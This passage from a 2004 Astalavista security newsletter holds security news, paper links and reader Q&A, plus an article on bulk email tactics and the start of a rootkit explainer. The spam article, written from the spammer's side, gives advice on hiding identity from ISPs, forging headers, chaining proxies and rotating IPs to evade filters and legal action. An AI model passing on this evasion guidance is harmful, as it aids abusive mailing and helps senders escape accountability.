- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal
messages, a growing archive of white papers containing info on previous
hacks of these servers is available as well.

http://www.astalavista.net/
The Advanced Security Member Portal

12. Final Words

We hope you've enjoyed Issue 4 of Astalavista's Security Newsletter. Year 2004 started with MyDoom worm, let's
hope it's not going to end with the Superworm. The topic of this issue was obviously malware, we decided
that the Newsletter, as highly popular and read by both home and enterprise users, will provide the two
audiences with useful information on how to protect their home and enterprise systems.

Don't be naive on anything you receive in your mailbox!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 5 05 April 2004   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Welcome to Issue 5 of Astalavista's Security Newsletter!

In this issue of our newsletter you're going to read several different articles contributed by fans, browse through a comprehensive summary of the latest security issues, learn more aboit rootkits, bulk mail transmission tactics, online security scanners, and follow a very interesting interview with Richard Menta. Enjoy!

We have just updated our web site with more information about Astalavista.com

The History of Astalavista can be located at:

http://astalavista.com/index.php?page=55

The Astalavista's FAQ can be located at:

http://astalavista.com/index.php?page=56

Mail us at security@astalavista.net

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issue discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[BIZEX WORM TARGETS ICQ INSTANT MESSENGER USERS]

A new worm is targeting users of the ICQ instant messenger by tricking them into clicking on links delivered via IM, security experts said on Tuesday. About 50,000 machines have been infected with the Bizex worm, said Moscow-based Kaspersky Labs.
The security firm called outbreak the first global epidemic among ICQ users.
Invitations to a malicious site lead ICQ users to the jokeworld.biz Web site, where vulnerabilities in both Internet Explorer and Windows are used by the hacker to download the worm and launch it on the compromised machine. Bizex spreads by hijacking ICQ contacts from the infected machine, then sending IMs with the link to jokeworld to all those contacts.

More information can be found at:

http://www.techweb.com/wire/story/TWB20040224S0006
http://www.pcworld.com/news/article/0,aid,114930,00.asp
http://www.vnunet.com/News/1153028
http://www.infoworld.com/article/04/02/24/HNbizexworm_1.html

Analyses by anti-virus vendors can be found at:

Symantec -
http://securityresponse.symantec.com/avcenter/venc/data/w32.bizex.worm.html
Kaspersky - http://www.kaspersky.com/news.html?id=4277566
Sophos - http://www.sophos.com/virusinfo/analyses/w32bizexa.html

Astalavista's comments:

Obviously, it's the worms' month! This one should have infected much more by now, as usually, visiting a site
instead of opening an attachment with jokes sounds more secure to an end user. Something else to consider is the
lack of response from ICQ Inc. bad PR or whatever - they've missed an opportunity that could have been highly
beneficial in the increasingly competitive instant messanging software market.

[HOSTING COMPANY REVEALS HACKS, CITING DISCLOSURE LAQ]

Citing California's security breach disclosure law, Texas-based Allegiance Telecom notified 4,000 Web
hosting customers this week of a recent computer intrusion that exposed their usernames and passwords,
in a case that experts say illustrates the security sunshine law's national influence.

More information is available at:

http://securityfocus.com/news/8240

Astalavista's comments:

While it is great that a company is complying with 1386, trust me, it usually wants to do it
as quietly as possible, which is where the media picks it up and sometimes it gets even worse. It will be
some time before a large number of companies start doing that, and remember they want to do it as quietly as
possible, and not in such a formal way.

[A NEW SECURITY PRODUCT ATTACKS THE ATTACKERS]

Symbiot, a Texas-based security company, plans to release a corporate defense system that fights
back against distributed denial-of-service and hacker attacks by launching counterstrikes. Symbiot,
located in Austin, said it bases its theory on the military doctrine of "necessity and proportionality,"
which means that the response to an attack is proportionate to the attack's ferocity.

More information is available at:

http://news.com.com/2100-7349_3-5172032.html
http://news.zdnet.co.uk/internet/security/0,39020375,39148215,00.htm

Astalavista's comments:

Attractive to be aware of military theory, but as far as DDoS attacks are concerned, this is probably the worst
thing you could do since it will expand the impact of the DDoS attack by attacking the hacker's anonymous
hosts, which are unaware home and enterprise users all over the world.

[WINDOWS 2000 SOURCE CODE LEAK 'NOT A SECURITY THREAT]

Security experts say Microsoft's embarrassing Windows 2000 source code leak is unlikely to have given hackers
more ammunition. Security experts say that Windows users are unlikely to face any increased security risks as a
result of a leak of Windows 2000 source code discovered on Thursday, mainly because it is a simple matter for
hackers to find Windows vulnerabilities without recourse to the code.

More information is available at:

http://news.zdnet.co.uk/0,39020330,39146190,00.htm

Astalavista's comments:

Based on the number of Windows vulnerabilities released so far, I consider it's obvious that vulnerabilities can
be found even without having the source code of the application, let's just say that now it's going to be even
easier for hackers to find these vulnerabilities.

[MAJOR UPDATE FOR VARIOUS MICROSOFT'S APPLICATIONS]

Microsoft released quite a large number of patches during the month, some of them are rated as important, so
make sure you have the latest version of the software you're using.

Locate the latest Microsoft's patches at:

http://www.microsoft.com/technet/Security/default.mspx

03. Astalavista Recommends

This section is unique by its idea and the information included within. Its
purpose is to provide you with direct links to various white papers covering
many aspects of Information Security. These white papers are defined as a "must
read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions
about the section are welcome at security@astalavista.net

" THE PALESTINIAN-ISRAELI CYBERWAR "

Quite an interesting paper, written by colonel Patrick.D.Allen and lieutenant colonel Chris Demchak, discussing
the cyber conflict between Palestina na Israel in September, 2000.

http://www.astalavista.com/media/files/allen.pdf

" FIREWALL FORENSICS - WHAT AM I SEEING? "

FAQ discussing the various issues related with analyzing firewalls traffic.

http://www.astalavista.com/media/files/firewall_faq.pdf

" GOOGLE - A HACKER'S BEST FRIEND "

Google is often blamed for being the hacker's best friend in terms of locating sensitive data, namely credit
card databases, password lists, etc. this paper will give you an overview of the issue.

http://www.astalavista.com/media/files/googlehtool.pdf

" MALICIOUS THREATS AND VULNERABILITIES IN INSTANT MESSENGING "

This paper discusses various problems related with the security of instant messanging software

http://www.astalavista.com/media/files/malicious.threats.instant.messaging.pdf

" OUTSOURCING MANAGED SECURITY SERVICES "

One of the best papers on the benefits of managed security services I've come across

http://www.astalavista.com/media/files/omss.pdf

" SECURING AN INTERNET NAME SERVER"

A detailed paper covering everything you've ever wanted to know about securing a name server

http://www.astalavista.com/media/files/securing_an_internet_name_server.pdf

" SECURING A DOMAIN HOWTO "

Easy to follow howto on how to secure your domain

http://www.astalavista.com/media/files/securingdomainhowto.pdf

" VOICE OVER INTERNET PROTOCOL OVERVIEW"

Although it is not security related, read this one if you're not familiar with the way VOIP work

http://www.astalavista.com/media/files/voice_over_internet_protocol.pdf

" POTENTIAL STRATEGIES FOR HIGH SPEED ACTIVE WORMS "

This paper discussed the worst case scenario of a fast spreading internet worm

http://www.astalavista.com/media/files/worms.pdf

" XPROBE v2.0 - REMOTE ACTIVE OPERATING SYSTEM FINGERPRINTING "

Xprobe is a remote active operating system fingerprinting tool, this paper discusses its unique features

http://www.astalavista.com/media/files/xprobe2.pdf

04. Site of the month

IWS - The Information Warfare Site

http://www.iwar.org.uk/

05. Tool of the month

Warez P2P v2.0

Warez is a spyware-free file-sharing program. Search for and download your favorite music
and video files shared by other users on a free peer-to-peer network.

http://client.warez.com/dl

06. Paper of the month

Manager's Guide to Information Security

A paper intended to provide the company's management with an overview of the
Information Security issue

http://www.astalavista.com/media/files/toc.pdf

07. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to

direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security concerned e-mails we keep getting on a daily basis, we have decided to initiate a free of charge service, and offer
it to our subscribers. Whenever you have a Security related question, you are
advised to direct it to us, and within 48 hours you will receive a qualified
response from one of our Security experts. The questions we consider most interesting and useful will be published at the section.
Neither your e-mail, nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond
as soon as possible, and provide you with an accurate answer to your questions.

Question: I'm happy to be a subscriber of your newsletter, thanks for the security@astalavista.net service
as well! I've been using the Internet for the past two years, and I must honestly say that I'm sick of
these worms, I can't keep up-to-date with the latest one, I have a Zonealarm firewall, and an anti-virus scanner,
but I still believe my computer is insecure, I would appreciate your help.

Answer: Keeping up-to-date with the latest worms is important just because you'll be more aware, but it won't
solve your problem. Having a firewall and an anti-virus would help you a lot as the majority of infected users
don't have these, but keep in mind the following - always make sure you have the latest update of your anti-virus
scanner and pay attention to the files you allow to access the Internet, and never, never open attachments if
you have doubts of their origin.

Question: Hi, here's my situation.I own a small company, we communicate with other partners and customers
mostly over the Internet to save costs, what I'm worried about is that we send files and sensitive information
just using a password for the archive - the password is believed to be a secure one, how secure is this method?

Answer: Companies often use this method, just because it doesn't require any additional software
(encrypting on for example), althought this is considered to be the most insecure way of trasfering files
across the Internet, breaking the password is a matter of time, but think for a while that the whole confidentiality
of your sensitive data is protected by an archive password. You should start using encryption, and PGP is the
perfect solution for you and your business, most importantly, it's not that hard to install and use.

Question: Hi, I was just wondering if you could help me solve my problem. I'm interested in a cost-effective
security solution as far as choosing an IDS product is concerned - we've already have an anti-virus
gateway and a firewall protection in our office network.

Answer: It's great to see that you're interested in purchasing an IDS product, you're taking security pretty
seriously, which is just great. As you're looking for a cost-effective, yet effective solution, I would recommend
you to start using Snort(http://snort.org) which is one of the best open-source IDS, although you would have to be
familiar with the Linux OS, otherwise you may try to find a managed security solutions provider offering you an
IDS installation and maintainance. A list of Windows based IDS, with their prices can be located at:

http://windowsecurity.com/articles/Hids_vs_Nids_Part1.html

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for making business and increasing productivity, we have
decided that there should be a special section for corporate security, where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

Bulk Email Transmission Tactics
By MrYowler
mryowler [at] cyberarmy.com
http://www.cyberarmy.com/

Overview:

The purpose of this document is to describe tactics used both to enable, and to prevent the distribution of unsolicited email; hereafter referred to as 'spam',
for brevity. This document is written largely from the perspective of the spammer, describing measures
taken by anti-spam organizations, available countermeasures, limiting factors, risks, and benefits
to the spammer.

Background:

SMTP mail servers typically log the IP address from the received mail, in the message headers of
any email message. These headers typically look something like this:

Received: from cnet.wlink.com.np (cnet.wlink.np [202.79.35.129])
by target.mailserver.com (Postfix) with SMTP id 69EE635D39
for <someone@mailserver.com>; Sun, 18 Mar 2001 21:40:45 -0800 (PST)
Received: from 01-025.031.popsite.net (HELO 216.3.181.25) (216.3.181.25)

by cnet.wlink.com.np with SMTP; 19 Mar 2001 05:45:41-0000

In this message, the source of the email appears to have been 216.3.181.25, which is an IP address within a network managed by Business Internet, Inc. (The organizational information was obtained, using the IP address, from the public database maintained by the American Registry of Internet Numbers; also known as ARIN.)
They appear to be using the address space to provide dialup access for their customers.
The sender was sending his mail through an open SMTP relay at 202.79.35.129, and that is where the destination SMTP mail server received the message form. The open SMTP relay is apparently a server belonging to an Internet Service Provider (ISP) in Nepal (again, as determined from the ARIN, and related, databases).

The relaying SMTP server logged the IP address of the spammer, when they connected to the relayer, and the destination SMTP server logged the IP address of the relayer, when the relayer connected to the destination.
The result is that the receipt has only to examine the message headers in the email that they received, to know where it came from. Once they see the delivery path, they are then able to contact the ISP of the sender, to have the sender identified for any applicable legal action, and to have sender's account cancelled.
They can also, in this case, contact the service provider that is used as the relayer, and alert them to the situation - this allows the relayer to also engage any applicable legal action (the relayer is very likely to have several legal remedies at their disposal), and it allows them to take steps to block future attempts to use them as relay. And, it allows both the target ISP, and any interested third pary organizations - such as the Mail Abuse Prevention System (MAPS) and the Open Relay Behavior-modification System (ORBS), to begin filtering the open relay server, to prevent it from being able to deliver mail to its intended destinations.

Because of these issues, most bulk email advertisers (spammers) have a desire to disguise the sources of their mailings.

Tactics:

SMTP Relay

Obviously, SMTP relay is the simplest tactic to implement, for sending mail. Additionally, when using the relay tactic, a spammer has only to send his message, and a list of email address, and the relay server will them attempt to deliver the message to everyone on the list. Since the relay server usually has a great deal of more bandwidth available than the spammer has, it is possible to send a lot of email messages, in a relatively short time, through a relay server.

Most email service providers have policies against the use of their SMTP servers, for the transmission of
bulk email, and many legal jurisdictions provide for extensive civil and criminal remedies against spammers
who do this. Furthermore, SMTP relay provides a high profile of visibility, on the relay server;
email receipts can easily discover the source of relay attempt. Also, the relay server administrators
generally have no difficulty discovering the source of the relay attempt. Also, the relay attempt usually
consumes a large percentage of the relay server's resources, rapidly alerting the server administrator to
the presence of unusual activity levels, and attracting their attention to the activity.
Many administrators limit the number of receipt levels, that they will accept, before blocking transmission
of the email, and often, violations of these limits result in the administrator being alerted to the
spammer's activity.

Sometimes, an SMTP server administrator will either react slowly, or not at all, to the use of their servers
as relays. On rare occasion, someone will even put up an SMTP server, for the expressive purpose of selling
relay services to spammers. When this happens, such servers are generally rapidly identified by ISPs or
third-party services, which exist specifically for the purpose of identifying bulk email sources,
on behalf of SMTP server administrators. Once identified, ISPs will begin to refuse mail coming from
these sources. Many spammers will get upset at relay service providers, when their mail stops reaching
the desired destinations, as a result of this; such a response is unwarranted and silly - no one can
force a destination SMTP server to accept their content. The best that can be done is to try to keep a
low profile on the destination SMTP server/s and administrator/s. If the destination mail server will
not accept a spammer's content, it's not the relay provider's fault; it's the spammer's one, for sending content
that the destination network has established policies to avoid accepting. In fact, such a provider may
have legal recourse against the spammer, for causing a denial of SMTP service to their network.
The primary value of most bulk mail relay services lies in the fact that a server set up specifically for
this purpose can easily disguise or neglect to add the message header containing the source IP address of
the sender - not in any guarantee of successful or timely message delivery.

"Throwaway Accounts"

SMTP relays come in two flavors; the open relay, and restricted relay. Open SMTP relays are servers that
will allow users from outside of the network that they are serve, to relay mail through them,
to destinations which are also outside of their networks. Restricted SMTP relays generally limit access

such that only users who are on the network that the server is designated for, are allowed to send email
to destinations outside of that network. Typically, a restricted SMTP server at an Internet access provider,
will allow dialup users of that access provider, to use it to send mail, and will only allow accept mail
from other sources, if it is destined for an email address belonging to one or more of the access
provider's users. Open SMTP relays are fairly easily exploited; they are essentially configured to allow
anyone to use them, while restricted servers require more aggressive tactics. The advantage of using
restricted SMTP servers is that they are less likely to be filtered to prevent mail from reaching its
destination.

One common way to use restricted SMTP servers is to obtain a user account on the network that is authorized
to use the server; this is commonly referred to as a 'throwaway account'. While many Internet access providers
have tools at their disposal to detect and cancel such accounts, or to restrict the amount of email which
can be sent from them, some (particularly smaller organizations) may be slow to respond, or less effective
in dealing with this situation. Since this activity will almost certainly violate the access provider's
Acceptable Use Policy (AUP), the spammer should take steps to ensure that the access provider does not have
accurate identifying information with which to pursue civil or criminal legal action. This information
may include billing information, account information, or information obtained through Caller-ID telephone
services. (If the spammer dials into the service provider's network through a toll-free telephone number,
telephone billing data provided by the internet access provider's telephone service, may be as revealing
as Caller-ID, even in the presence of Caller-ID blocking.) A simple way to mask much of this identifying
information is to send email from free dialup access provider services, or from Internet cafes or hotels,
where such information is never provided to an access provider, or can be readily falsified.
Also, since such accounts will generally be rapidly cancelled, it is best not to invest too much money
into access agreements, anyhow. It takes little sense to pay monthly rates for access accounts that will
likely be cancelled within a few days, and the spammer is not likely to get any money back, for the unused
time - even the attempt to pursue such a refund, servers only to identify the spammer for ensuring legal
remedies. The most effective use of a 'throwaway account is typically over a weekend, holiday, or late at
night, when there are likely to be less resource administrators present, to identify and stop this sort of
activity, and when recipients of the email, who might complain to these administrators, are less likely to
be examining their email or pursuing such complaints.

Falsified Headers:

Some spammers will attempt to add falsified SMTP 'received by' headers to an email message, in the effort
to disguise the source of the messages; while this tactic might fool uneducated users into pursuing
complaints to incorrect authorities, the most aggressive pursuers will generally be familiar enough with
network topologies and the SMTP protocol, to identify such misleading tactics. These pursuers will
not generally be fooled by a falsified SMTP header, and may use it as a basis for pursuing legal action
on the basis of the misinformation that the falsified headers represent. Depending upon the legal
jurisdiction involved, this could also be construed as a form of fraud, or defamation of the character
of the organization that the form of trademark infringement.

The most common application of this tactic is to insert the falsified 'Received by' header
in the text of the message, even before the 'Subject' header. (See the SMTP protocol engineering
specification, RFC 821, for a detailed description of how this is accomplished.) An example of the text
of such a message , follows:

Received: from mc1.law13.hotmail.com [64.4.49.7]
by 01-025.031.popsite.net with SMTP; 18Mar 2001 21:39:26 -0000
Subject: Don't miss out!

Dear Valued Customer;

Don't miss out on this great opportunity to make a million dollars by Tuesday! Send your check for only $19.95,
for the "Millionaire by Tuesday" pyramid scheme, before Tuesday passes you by!

This results in headers that look something like this, in the received email:

Received: from some.relayserver.com (relay.mailserver.com
[192.168.10.243])
by target.mailserver.com (Postfix) with SMTP id 69EE635D39
for <someone@mailserver.com>; Sun, 18 Mar 2001 21:40:45 -0800 (PST)
Received: from 01--25.031.popsite.net (216.3.181.25 [216.3.181.25])
by some.relayserver.com with SMTP; 19 Mar 2001 05:39:41 -0000
Received: from mc1.law13.hotmail.com [64.4.49.7]
by 01-025.031.popsite.net with SMTP; 19 Mar 2001 05:39:26 -0000

Let's examine a few points of interest, in these headers.
First, we can see that the falsified header is the one on the bottom. This is unavoidable, since each SMTP
server that the spammer connects to will add it's own headers, above the ones that came before. As a result,
the most trusted headers will inevitably be the ones on top, with only the uneducated user, trusting the
headers below it.

Next, let's examine the last header's supposed server hostname, 01-025.031.popsite.net. Although this is a
valid hostname, it is also fairly obviously not a mail server. This hostname follows the naming convections

commonly used by dialup access providers, to describe an IP address that is allocated to a dialup access IP
address pool, and in fact, a little investigation would rapidly reveal which access provider it is.
If, indeed, this host was acting as an SMTP replay, then the fact that it does so, on a dialup IP,
is a strong indicator that it was set up for the express purpose of delivering spam.

Next let's examine the host that 01-025.031.popsite.net claims to have received the messages from,
mc1.law13.hotmail.com. On the plus side, the hostname and IP address do appear to match;
mc1.law13.hotmail.com resolves 64.4.49.7 in the domain name system, and vice-versa. Unfortunately,
this particular host is also a well-known Hotmail servers that would appear in a chain.
While this could be further obfuscated by adding additional falsified headers, showing more hotmail servers,
the next header, above Hotmail, still shows a dialup IP address. Hotmail would not attempt to deliver mail
through some dialup user's connection.

Next, let's examine the dates and time, in each header. In this example, the dates and times all appear,
in ascending order, and fairly close to each other. (Note that the top header is showing Pacific Standard Time,
8 hours behind GMT, which is what the other server clocks appear to be set to.) Since, however,
the header at the bottom is falsified, this date and time is not likely to change, over the course of
the mailing - the disparity between its timestamp and the one on the header above it
is likely to increase, as the mailing progresses. This disparity, or any indication of dates and times
out of order, is an indication of which headers are not trustworthy. This too, could be handled,
if the spammer adjusts his falsified header, with each message that he sends, but most spammers use
software that is not sophisticated enough for that.

SMTP Server emulators (Desktop Servers):

One measure used by spammers, is to transmit mail directly from their desktop PC, to the destination SMTP
server. The resulting headers are shown below:

Received: from 01-025.031.popsite.net 9216.3.181.25[216.3.181.251])
by target.mailserver.com (Postfix) with SMTP id 69EE635D39
for <someone@mailserver.com>; Sun, 18 Mar 2001 21:40:45 -0800 (PST)

This approach has the advantage of removing the relay server from the equation. On the down side, without
a relay server, operating on much higher bandwidth capacity than the spammer's own connection,
the amount of mail that can be transmitted is substantially reduced. Of course, the source IP address
still points directly back to the spammer, so all of the same risks apply, except that since no relay

occurred, the risk of legal resource may be diminished. Filtering can still occur, but it takes a slightly
different form; instead of the relaying SMTP server getting filtered, either the ISP or the third-party
groups can begin filtering dialup accounts, so that they are only able to connect to the designated SMTP
server, for the ISP's network. This is a common point of complaint, among spammers who purchase
'Desktop Server' software, only to discover that they cannot relay off of mail servers outside of their
ISP's network - they have not been ripped off by their software vendor, their ISP - or the destination
network - has simply implemented countermeasures, to defeat the 'Desktop Server' tactic.

Some 'Desktop Servers' attempt improve upon the reduced throughput of this tactic, by attempting to deliver
mail to multiple recipients, on a single destination SMTP server. While this approach has merit,
many destination SMTP mail servers examine the number of destination addresses, and filter messages
which attempt to deliver to too many addresses. The actual filtering threshold varies with each
destination SMTP server. Furthermore, some destination SMTP servers will also filter incoming messages
based upon the sender's email address, or the message subject, or other such criteria.

CGI Spam:

The tactic attempts to conceal the source IP address of the spammer, by causing the message to be delivered
over SMTP, from some host other than the spammer's desktop system. CGI spam, in particular, accomplishes
this by transmitting the message to a web server, over the HyperText Transfer Protocol(HTTP),
and then relies upon the web server to transmit the message over SMTP. The result of this approach is a
set of headers that look something like this, assuming that the bulk mail is transmitted directly from the
web server to the destination SMTP server:

```
Received: from some.webserver.com (some.webserver.com [192.168.10.243])
by target.mailserver.com (Postfix) with SMTP id 69EE635D39
for <someone@mailserver.com>; Sun, 18 Mar 2001 21:40:45 -0800 (PST)
Received: from localhost (localhost [127.0.0.1])
by some.webserver.com with SMTP; 19 Mar 2001 05:45:41 -0000
```

or perhaps this, assuming that this tactic is combined with the SMTP relay tactic:

```
Received: from some.relayserver.com (some.relayserver.com
[192.168.10.243])
by target.mailserver.com (Postfix) with SMTP id 69EE635D39
for <someone@mailserver.com>; Sun, 18 Mar 2001 21:40:45 -0800 (PST)
Received: from some.webserver.com (some.webserver.com [127.0.0.1])
by some.relayserver.com with SMTP; 19 Mar 2001 05:45:41 -0000
```

The advantage of this approach is that neither the recipient nor the SMTP server sees the IP address of the

spammer, and it does not get logged in the message headers. Instead, the message appears to come form the
web server, from which the message was first transmitted over the SMTP protocol. Of course, the web server
sees and logs the activity, but unless the spammer creates a high profile of activity on the server,
it is unlikely that this activity will be noticed, or that any correlation between the bulk email
and web server activity will be made. Additionally, if the spammer utilizes the proxy relay tactic,
in combination with this one, then even if the web server logs are examined, the IP address that appears
in them will be of that of the Proxy server.

The disadvantage is that this approach is more complex than others, and therefore consumes more server
side resources, producing significantly latency, and making implementation difficult. Additionally, since
there are so many server-side resources involved in the process, there are more server administrators and
log files involved, as well - this can be as much of the disadvantage as it can be an advantage.
If the administrators manage to combine resources, to track down and take action against the spammer,
then the extent of possible legal action and/or network countermeasures, and the effectiveness of the pursuit,
increase in geometric proportion to the resources involved. Fortunately, such cooperative action is rare,
and can be made increasingly difficult by using resources in different legal jurisdictions, and with disparate
cultural and lingual backgrounds.

Proxy relay:

This tactic hides the IP address of the spammer or relay server, by relaying data through a proxy using some
protocol other than SMTP. One such protocol is HTTP, and another is the SOCKS protocol. The application of
HTTP was discussed briefly, in the section on CGI spam, and although the SOCKS protocol can be used similarly,
it has somewhat more flexible applications, as well.

The SOCKS protocol allows TCP-based (HTTP and SMTP are both Internet protocols that ride on top of TCP)
communications to occur through some other host, than the one on which the client or server is running.
Principal intended uses of SOCKS and/or web proxy services include the following:

* Sharing of a single Internet IP address and connection, among multiple machines on a Local Area Network
* Filtering of Internet content and/or monitoring of Internet traffic - this is common on corporate and
educational networks.
* Privacy protection and security
* Server load balancing

The third application on the list is the particular application which spammers exploit.

There are two principal ways to exploit this:

The first is to set up the spammer's SMTP client software (whether SMTP relay-based, Desktop server based,
or CGI spam-based) to pass through one or more SOCKS (or, in the case of CGI spam tactics, HTTP)
proxy servers. Whatever target the client then connects to, will then see the IP address of the proxy server
which connected to it, rather than (or, in the case of HTTP proxies, perhaps in addition to) the spammers'
IP address. While it is possible to trace backwards, through the proxy/proxies, most SOCKS proxies are not even
configured to maintain logs of activity that passes through them, because such logging would introduce
substantial overhead and latency into the proxy server's performance - and even when there are logs,
they tend to get deleted often, because of the sheer volume of traffic (note that many HTTP proxies not
only maintain logs, but may also forward the spammer's IP address to the destination HTTP server,
in the HTTP request headers.) Furthermore, most service providers tend to be protective of such logs,
because they usually have a vested interest in protecting the privacy of their intended users, and because
releasing log data often leads to legal action, in which they may either be named as defendants,
or forced to appear as witnesses.

The second is to set up an SMTP relay server to connect to destination SMTP servers through one or more
SOCKS proxy servers. This create a scenario in which more than one spammer can relay through the relay server,
the relay server cam mask or simply fail to log the spammer's IP address, and SOCKS proxy server/s will mask
the relay server's IP address. This results in headers of this nature.

Received: from some.proxyserver.net (some.proxyserver.net [10.168.20.236])
by target.mailserver.com (Postfix) with SMTP id 69EE635D39
for <someone@mailserver.com>;Sun, 18 Mar 2001 21:40:45 -0800 (PST)

Setting aside the potential legal issues, surrounding the use of the SOCKS proxy servers, this kind of
highly-anonymous SMTP relay service is the sort of thing that would be very popular among spammers,
and the sort of service for which one could conceivably charge a premium, to the spammers that would be likely
to want it. It has at least two obvious advantages, over using SOCKS tactics at the client side, in that
existing, low-cost, and widely available spam relay software would continue to be usable with such a service;
and it not only hide the IP address of the spammer, but it also hides the IP address of the relay server -
leaving the people who would otherwise pursue the spammer and/or relay service with very limited information
with which to do so. The pursuer/s would have to somehow divine that SOCKS proxy server/s were the method of
attack used, and they would then have to find and pursue some kind of audit trail which is firstly, unlikely

to exist, or to be maintained for any length of time; and secondly, unlikely to me made availbale to the
pursuers, even if it exists, and the link to look for it.

The negative side of this is very much like the negative side of CGI spam; if the proxy server administrators
begin to notice the activity, on their servers, they have a potential to combine resources to find the spammer,
in the case of SOCKS-enabled client software; or to find the SMTP relay service provider, in the case of
SOCKS-enabled SMTP relay server software. And, like the CGI Spam tactic, the legal liability,
network vulnerability and the risk of detection and capture, all rise in geometric proportion to the
resources that are applied to the task.

Countermeasures

Filters:

The first thing that spammers must always remember, is that they are reduced to using these tactics,
to hide their location on the Internet topology, by the fact that, in general, most people who use or
operate the internet don't like what the spammers are doing. Many spammers attempt to reassure themselves
that they provide a service to the public, or what they are doing is no more unethical than bulk postal
mailings. This attitude may serve to allow to sleep better at night, but it serves poorly , when dealing
with the countermeasures that the administrators of the various internet resources may take, to prevent the
spammer from getting his email to it destinations.

Bearing in mind that spammers are the 'bad guys', in the minds of most administrator of internet resources,
these administrators have the means to prevent 'bad guys' from using their resources. Not all administrators
are competent or inclined to do so; these administrators often find that other administrators treat them as
'bad guys', as well.

SMTP Server Administrators:
SMTP server administrators often run filters based upon the Open Relay Behavior-modification System (ORBS),
or the Mail Abuse Prevention System (MAPS), or other, similar third-party spam-resource identification
services. These systems seek to separate open SMTP relays from those which restrict access, and to
distinguish static IP addresses which contain legitimate SMTP mail servers from those dynamically allocated
(often dialup) IP addresses, which might only contain SMTP server emulators (desktop servers).
SMTP server administrators which subscribe to these, often free, services, can therefore often filter,
on the basis of the IP address alone, email which comes from open SMTP relay servers, or desktop servers
on a spammer's internet access account.

They can also filter incoming (or outgoing) email on the basis of the content of the message, the subject,
the 'from' address, or the message headers describing the path of delivery, for the message, and often do.
It is possible, within such filters, to specify whether mail is refused permanently, or only temporarily -
some particularly vicious administrators will specify that mail is only temporarily refused in an effort to
consume a spammer's network and host resources, attempting to redeliver mail that in fact, will never be
accepted.

A message reaching an SMTP server with a long list of recipients, may be filtered, on that basis.
This could force a sender to send email in small batches, slowing down delivery considerably - assuming
that the spammer is even aware of the filter, to begin with. If not, the spammer may simply continue to
violate this filtering rule, wasting time and bandwidth, indefinitely, futilely trying to send a message
through a server that will never deliver it.

A message reaching an SMTP server, claiming to be 'from' an email address for which there is no record,
in the Domain Name Service system, of a receiving SMTP server, may be filtered, on that basis. This can
force a spammer to provide a 'from' address with a legitimate domain name, causing any misdelivered email
to be bounced to the provider address. The administrator of the network that receives this bounced traffic
may then have a basis for criminal legal action, on the basis that the spammer's bounced mail represented a
Distributed Denial of Service (DDoS) attach upon their network; a form of 'hacking' that is punishable under
criminal law, in many legal jurisdictions. Another common solution to this form of filtering, is to use
either the destination address, or just the domain portion of the destination address, to make up the 'from'
address; again, some SMTP servers will filter mail using these tactics. The most common form that this sort of
filtering takes, is to filter any mail claiming to be from a domain that is hosted by the destination SMTP
server, and is not coming from the IP network served by that server. SMTP servers also commonly filter
email coming from the same IP address, by progressively introducing delays into the delivery process,
slowing down the amount of messages per hour that the SMTP mail server will accept from the spammer.
(This tactic is especially effective at limiting the throughput of spammers who use 'throwaway accounts'
to get their mailing out, via the SMTP relay tactic, on their own Internet access provider.)
A useful counter-countermeasure for this tactic, is to send the email from multiple, rotating IP addresses,
perhaps by relaxing it through multiple SMTP replays (assuming that the SMTP replay does not implement this
tactic, proxies, or (in the case of CGI spam tactics), web servers.

Some SMTP servers will filter mail based upon the 'Subject' header in the email. This commonly takes the

form of examining the frequency with which a particular 'Subject' header appears in email messages passing
through the server, and blocking these messages, once they exceed some predetermined threshold.

Users:

Users can typically filter mail on the basis of content, subject, or 'from' address. Few users actually
implement any sort of filters, unless their email service provider does so, on their behalf (United States
courts have occasionally ruled that this violates the rules of free speech and/or free trade,
but on the whole, have maintained that network operators have the right to determine what traffic to permit
on their networks), or unless they begin to receive a great deal of spam. Nonetheless, all of the efforts of
any spammer, cannot guarantee that an intended recipient will ever receive a specific email, or that they
will ever read it, when it arrives.

Spamhauses will often sell the service of sending out email on behalf of their customers, and spam
software vendors will frequently sell their software, on the basis of either the amount of mail that can be
sent out, or on the basis that mail is more likely to get into the destination inboxes. No one can guarantee
delivery. Once again, for emphasis: No one can guarantee delivery. The recipient can easily filter messages,
so that all of the best efforts of everyone, will not get them to read the message - or they can simply not
read their email at all. It's true that some tactics get out more mail than others, and some tactics have
a better shot at delivery than others. But it is also true that someone is not interested in a spammer's
content, no one can make them read it.

There are some things that can be done, to determine whether users are reading a spammer's content,
and the strength, quality, and immediately of their reaction to it: these tactics will be covered in
a separate document in the next future.

The Art of Rootkits
By Marcus
http://www.invisibleghosts.net/
unknownmarcus[at]hotmail.com

What is a rootkit?

Rootkits come in all different shapes and styles, some more advanced than others.
Rootkits are basically programs that help attackers keep their position as root.
Notice it's called a "rootkit". 'root' meaning the highest level of administration on
*nix based systems and 'kit' meaning a collection of tools. Rootkits contain tools which help
attackers hide their presence as well as give the attacker full control of the server or host

continuously without being noticed.

Rootkits are usually installed on systems when they have been successfully compromised and the highest level of access has been given (usually root) Some rootkits refuse to be installed until the attacker has root access, due to read and write permission to certain files. Once the system has been successfully compromised and the attacker has root, he\she may then install the rootkit, allowing them to cover their tracks and wipe the log files.

A typical rootkit consists of the following utilities:

